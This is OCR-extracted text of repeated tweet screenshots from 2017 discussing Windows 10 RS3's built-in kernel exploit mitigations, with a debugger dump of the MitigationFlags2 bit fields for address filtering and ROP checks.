
10 254 317

Tweet your reply

Matt Graeber @mattifestation · Jun 18
Replying to @aionescu @epakskape
Check out that IAT filter mitigation @midnite_runr. :)

1 13

3 months later…


Alex Ionescu
@aionescu

Following

Well well well.. look who built-in EMET into the kernel of Windows 10 RS3 (Fall Creator's Update). Thanks to @epakskape for the hint.

```
+0x82c MitigationFlags2 : Uint4B
+0x82c MitigationFlags2Values : <unnamed-tag>
   +0x000 EnableExportAddressFilter : Pos 0, 1 Bit
   +0x000 AuditExportAddressFilter : Pos 1, 1 Bit
   +0x000 EnableExportAddressFilterPlus : Pos 2, 1 Bit
   +0x000 AuditExportAddressFilterPlus : Pos 3, 1 Bit
   +0x000 EnableRopStackPivot : Pos 4, 1 Bit
   +0x000 AuditRopStackPivot : Pos 5, 1 Bit
   +0x000 EnableRopCallerCheck : Pos 6, 1 Bit
   +0x000 AuditRopCallerCheck : Pos 7, 1 Bit
   +0x000 EnableRopSimExec : Pos 8, 1 Bit
   +0x000 AuditRopSimExec  : Pos 9, 1 Bit
   +0x000 EnableImportAddressFilter : Pos 10, 1 Bit
```

11:52 AM - 18 Jun 2017

254 Retweets 317 Likes


10 254 317

Tweet your reply

Matt Graeber @mattifestation · Jun 18
Replying to @aionescu @epakskape
Check out that IAT filter mitigation @midnite_runr. :)

1 13

3 months later…



Alex Ionescu
@aionescu
Following

Well well well.. look who built-in EMET into the kernel of Windows 10 RS3 (Fall Creator's Update). Thanks to @epakskape for the hint.

```
+0x82c MitigationFlags2 : Uint4B
+0x82c MitigationFlags2Values : <unnamed-tag>
   +0x000 EnableExportAddressFilter : Pos 0, 1 Bit
   +0x000 AuditExportAddressFilter : Pos 1, 1 Bit
   +0x000 EnableExportAddressFilterPlus : Pos 2, 1 Bit
   +0x000 AuditExportAddressFilterPlus : Pos 3, 1 Bit
   +0x000 EnableRopStackPivot : Pos 4, 1 Bit
   +0x000 AuditRopStackPivot : Pos 5, 1 Bit
   +0x000 EnableRopCallerCheck : Pos 6, 1 Bit
   +0x000 AuditRopCallerCheck : Pos 7, 1 Bit
   +0x000 EnableRopSimExec : Pos 8, 1 Bit
   +0x000 AuditRopSimExec  : Pos 9, 1 Bit
   +0x000 EnableImportAddressFilter : Pos 10, 1 Bit
```

11:52 AM - 18 Jun 2017

254 Retweets 317 Likes


10 254 317

Tweet your reply


Matt Graeber @mattifestation · Jun 18
Replying to @aionescu @epakskape
Check out that IAT filter mitigation @midnite_runr. :)

1 13

My Reaction

